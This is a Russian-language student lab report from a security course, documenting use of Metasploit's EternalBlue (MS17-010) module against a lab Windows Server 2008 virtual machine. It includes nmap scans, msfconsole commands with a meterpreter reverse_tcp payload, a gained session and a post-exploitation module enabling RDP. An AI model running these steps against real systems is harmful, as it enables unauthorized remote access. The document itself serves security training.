Раздел: Жизненный цикл ИБ
Модуль 2: Целенаправленные атаки. Практическое задание: Кейс Red Team (HW)
Выполнил: Александр Ганицев


Условия задания:

Наша цель — найти компьютер с открытым портом 445 под управлением операционной системы Microsoft Windows XP.

Для этой задачи настраиваем предложенную Windows Server 2008, и с Kali Linux системы используем эксплойт для удалённый доступ к рабочему месту, подверженному уязвимости Eternal Blue.

Выполнение задания:

1. Скачал и установил указанную Microsoft Windows Server 2008 (VM.rar), установил её в Parallels, но не удалось настроить Bridged Mode, по причине его отсутствия. Тогда, запустил и настроил систему в VirtualBox 7.



2. Из Kali Linux, находящейся в одной подсети с нашей целью, провёл сканирование утилитой nmap:

```
┌──(skillfactory_lab㉿kali)-[~]
└─$ nmap -sP 192.168.1.1/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-25 19:16 MSK
```

```
Nmap scan report for WIN-4055VHTOCG2.lan (192.168.1.196)
Host is up (0.0094s latency).
```

Проверил Windows систему на открытый порт 445:

```
└─$ nmap -sV 192.168.1.196
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-25 19:21 MSK
Nmap scan report for WIN-4055VHTOCG2.lan (192.168.1.196)
Host is up (0.0011s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION

Check supported:
Yes

Basic options:

Name	Current Setting	Required	Description
RHOSTS	192.168.1.196	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload information:
Space: 2000

Description:
This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete. This exploit, like the original may

not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again. The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.


Also known as:
ETERNALBLUE

4. Запуск эксплойта показал результат, что в системе отсутствует уязвимость:



Выводы: При запуске Metasploit, эксплойт завершил работу (the host is likely vulnerable), но сессия не была создана. Последующий перезапуск эксплойта указал, что в системе уже отсутствует данная уязвимость.

```
Host is likely VULNERABLE to MS17-010!
```

Дополнительно

1. Удалил виртуальную машину, переконфигурировал, проверил, что обновления остановлены. Повторил шаги:

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.112
RHOSTS ⇒ 192.168.1.112
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit



```



В этот раз открылся meterpreter:



Была запущена новая сессия и включён RDP:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use post/windows/manage/enable_rdp
msf6 post(windows/manage/enable_rdp) > show options

Module options (post/windows/manage/enable_rdp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   ENABLE    true             no        Enable the RDP Service and Firewall Exception.
   FORWARD   false            no        Forward remote port 3389 to local Port.
   LPORT     3389             no        Local port to forward remote connection.
   PASSWORD                   no        Password for the user created.
   SESSION                    yes       The session to run this module on
   USERNAME                   no        The username of the user to create.

View the full module info with the info, or info -d command.

msf6 post(windows/manage/enable_rdp) > set SESSION 1
SESSION => 1
msf6 post(windows/manage/enable_rdp) > exploit

[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     Terminal Services service is already set to auto
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /home/skillfactory_lab/.msf4/loot/20230725210357_default_192.168.1.112_host.window
s.cle_542587.txt
[*] Post module execution completed
```

Новый порт для удалённого соединения открыт:

```
┌──(skillfactory_lab㉿kali)-[~]
└─$ nmap 192.168.1.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-25 21:07 MSK


Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds
```

Выглядит так, что удалённая машина перегружается и сбрасывает мою сессию:



Мне так видится, что две виртуалки перегружают систему хоста и старый 2008 сервер подвисает, вот и не выходит до конца выполнить реализацию эксплойта.
